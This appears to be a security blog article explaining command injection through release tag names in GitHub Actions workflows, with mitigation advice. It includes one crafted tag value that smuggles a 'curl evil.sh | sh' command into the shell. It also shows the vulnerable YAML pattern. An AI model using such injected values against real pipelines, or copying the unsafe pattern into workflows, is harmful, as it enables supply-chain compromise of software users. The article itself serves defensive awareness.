
A Trojan Horse in YAML
A seemingly innocuous line of YAML in GitHub Actions release pipelines can serve as a potent attack vector. The expression TAG="${{ github.event.release.tag_name }}", intended to capture the release tag name, is not a variable substitution as it appears. Instead, GitHub processes ${{ ... }} as a template expression, directly injecting the tag name into the script before the shell interprets it. This means a specially crafted release tag can bypass shell parsing and execute arbitrary commands.
Consider a tag like v1.0"; curl evil.sh | sh; echo ". When this tag is used in the pipeline, the shell doesn't see a variable assignment; it sees the literal string pasted directly into the command. The sequence "; terminates the intended command, curl evil.sh | sh injects and executes malicious code, and echo " is appended to maintain script integrity, masking the attack.
This vulnerability lies not in the shell itself, but in the premature substitution of template expressions within the GitHub Actions runner. It’s akin to a trusted messenger delivering a letter, but instead of handing you the sealed envelope, they open it and read the contents aloud to anyone listening, including the contents of a second, unrelated, and dangerous message hidden within the original.
The Release Workflow's Unique Peril
Release workflows are prime targets for this type of attack. They typically run with elevated privileges to build, test, and deploy software. The act of creating a release is often a signal of trust, meaning artifacts produced by such workflows are generally considered more reliable. Attackers leverage this trust. By compromising a release pipeline, they can inject malicious code that gets distributed to users as part of a legitimate software update.
The vulnerability was discovered by an independent researcher who spent months poring over 25 open-source release pipelines. The researcher found that four of these pipelines contained the dangerous YAML pattern. The specific implementation details vary, but the core issue remains the same: improper handling of template expressions that are then passed to shell commands.
The implications are severe. If a popular open-source project’s release pipeline is compromised, attackers could distribute malware to a wide user base. This isn't a theoretical risk; it’s a demonstrated vulnerability that has been present in real-world configurations. The researcher’s investigation highlights a critical blind spot in how developers sometimes configure their CI/CD pipelines, treating template expressions as inert data rather than executable code fragments.
Mitigation and Best Practices
The primary mitigation involves careful sanitization and validation of user-supplied input, especially when that input is directly incorporated into shell commands. In the context of GitHub Actions, this means avoiding the direct use of ${{ github.event.release.tag_name }} within shell scripts that perform sensitive operations.
Instead, developers should treat the tag name as a string and explicitly sanitize it before use. This could involve:
- Ensuring the tag adheres to expected formats (e.g., semantic versioning).
- Escaping special characters that could be interpreted by the shell.
- Using safer methods for variable interpolation if available within the specific runner environment.
The researcher's findings point to a broader need for security-focused reviews of CI/CD pipeline configurations. Automated tools can help identify common misconfigurations, but human oversight remains critical. Developers must understand the execution context of their pipeline scripts and the potential for injection attacks, even from seemingly trusted sources like release tag names.
The fact that four out of twenty-five pipelines exhibited this flaw suggests it is not an isolated incident. It's a pattern that could be replicated across many other projects. The ease with which this vulnerability can be introduced—a single line of YAML—makes it particularly insidious. It requires developers to be acutely aware of how GitHub Actions processes template expressions and how those processed values interact with the underlying shell environment.
What remains unaddressed is the extent to which this vulnerability has already been exploited. While the researcher identified its presence, the specific impact on the affected projects and their users is not yet fully known. The potential for attackers to silently compromise release pipelines and distribute malicious code underscores the importance of continuous security auditing for CI/CD infrastructure.
For developers managing release pipelines, the message is clear: scrutinize your YAML. Treat every variable, especially those derived from external inputs like release tags, as potentially malicious until proven otherwise. The security of your users depends on it.